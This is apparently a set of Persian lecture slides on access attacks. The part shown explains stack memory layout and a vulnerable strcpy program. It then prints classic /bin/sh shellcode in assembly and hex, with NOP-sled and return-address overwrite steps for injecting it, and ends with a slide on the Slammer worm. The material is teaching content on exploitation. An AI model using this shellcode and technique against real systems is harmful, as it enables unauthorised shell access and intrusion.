


هجوم به قصد دسترسی

(از طریق سوء استفاده از آسیب پذیری ها)


روند نمای کلی انجام یک حمله کامپیوتری



فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست 1: ARP
- پیوست 2: ICMP


ساختمان حافظه در هنگام اجرای برنامه ها



○ Stack به طرف پایین رشد میکند
Intel, Motorola, SPARC, MIPS○

○ اشاره گر پشته به آخرین محل اشاره میکند


ساختمان پشته در هنگام اجرای برنامه ها



ساختمان پشته برای برنامه زیر:

```
void function(int a, int b, int c){  
    char buffer1[5];  
    char buffer2[10];  
}
```

```
int main(){  
    function(1,2,3);  
}
```




Buffer overflow از چک نکردن محدوده توسط برنامه ها استفاده میکند!

```
void function(char *str){
    char buffer[16];
    strcpy(buffer, str);
}

int main(){
    char large_string[256];
    int i;
    for (i = 0; i < 255; i++){
        large_string[i] = 'A';
    }
    function(large_string);
}
```


مثال دوم

نتیجه اجرای این برنامه در پشته به صورت زیر است:



آدرس بازگشت بوسیله کد: (0x41414141) 'AAAA' باز نویسی میشود!

برنامه از تابع خارج شده و کدهای نوشته شده در آدرس 0x41414141..... را اجرا میکند!

Crash!

ایجاد کد مورد نظر برای باز کردن shell


```
jmp    0x1F
popl   %esi
movl   %esi, 0x8(%esi)
xorl   %eax, %eax
movb   %eax, 0x7(%esi)
movl   %eax, 0xC(%esi)
movb   $0xB, %al
movl   %esi, %ebx
leal   0x8(%esi), %ecx
leal   0xC(%esi), %edx
int     $0x80
xorl   %ebx, %ebx
movl   %ebx, %eax
inc     %eax
int     $0x80
call   -0x24
.string "/bin/sh"
```

اولین قدم ایجاد یک کد مخرب است!

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```


باید کد نهایی ایجاد کرد که برای ماشین قابل اجرا باشد

کد مخرب را برای اجرا به برنامه بدهید



بافر را بواسطه کدهای بیهوده پر کنید و در ادامه کد اجرای shell را وارد کنید.
آدرس باید دقیق باشد وگرنه برنامه crash میکند، این قسمت سخت ترین قسمت کار است.

کد مخرب را برای اجرا به برنامه بدهید



شما میتوانید با استفاده از دستورالعمل NOP (0x90) شانس موفقیت خود را بالاتر ببرید

این دستور العمل در واقع یک دستورالعمل اجرایی بیهوده است، که تا زمانی که به یک دستور العمل واقعی نرسیده اجرا میشود.


کرم Slammer نمونه ای از بهره برداری از سرریز بافر

- اولین مثال از یک کرم سریع (تا پیش از این، این سرعت انتشار فقط در تئوری بود)
- در عرض 30 دقیقه، 75000 هاست آلوده شد
- 90% از این هاست ها در عرض 10 دقیقه اول انتشار آلوده شدند
- آسیب پذیری در MS SQL Server بود!

